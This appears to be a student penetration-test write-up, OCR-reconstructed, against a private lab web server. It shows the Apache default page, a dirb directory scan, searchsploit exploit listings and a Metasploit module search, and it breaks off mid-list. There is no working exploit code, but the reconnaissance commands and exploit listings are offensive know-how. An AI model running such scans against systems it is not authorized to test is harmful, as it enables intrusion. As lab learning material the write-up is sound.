
BUG REPORT



Generated by : Charchit Subedi


Date : 2022/july/30

Time : 12:21 pm

Website : https://192.168.1.132/

Ip Address : 192.168.1.132

CONTENT PG.NO



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|        `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Exploiting

In the above picture This is the front page of the given machine .



Web servers

Apache 2.4.27

Operating systems

Ubuntu


Programming languages

PHP

Connect Wappalyzer to your CRM

See the technology stacks of your leads without leaving your CRM. Connect to HubSpot, Pipedrive and many others.


The Wapplizer is showing the Technology used by the server which is Apache 2.4.27



```
┌──(anonymous㉿kali)-[~]
└─$ dirb http://192.168.1.132 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jul 30 11:55:00 2022
URL_BASE: http://192.168.1.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.132/ ----
+ http://192.168.1.132/test.php (CODE:200|SIZE:1986)

-----------------
END_TIME: Sat Jul 30 11:58:28 2022
DOWNLOADED: 4612 - FOUND: 1
```

In the above picture I have used dirb tool to find out the hidden directories.

I have found the /test.php directory.




OMGJS - ~~Everything~~ a browser knows about you

It actually knows more...

Read last visitor data


In the above picture the test.php is not showing any details about the target . Let’s go through the apache version.



```
┌──(anonymous㉿kali)-[~]
└─$ searchsploit Apache 2.4.27
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                           | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                         | php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation                     | linux/local/46676.php
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                          | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                       | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                                      | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                                | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                                | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal                                       | linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                         | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                       | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                                 | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1) | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2) | jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                              | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution                          | linux/remote/34.pl
---------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(anonymous㉿kali)-[~]
└─$ 
```


In the above picture I have searched the apache version on searchsploit and the result of the vulnerability is shown in the above picture .

Let’s search it on metasploit Framework.




```
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > search apache 2.7
[-] No results from search
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > search apache 2

Matching Modules
================

   #    Name                                                                       Disclosure Date  Rank       Check  Description
   -    ----                                                                       ---------------  ----       -----  -----------
   0    exploit/multi/http/apache_apisix_api_default_token_rce                     2020-12-07       excellent  Yes    APISIX Admin API default access token RCE
   1    exploit/linux/http/atutor_filemanager_traversal                            2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal / Remote Code Ex
ution
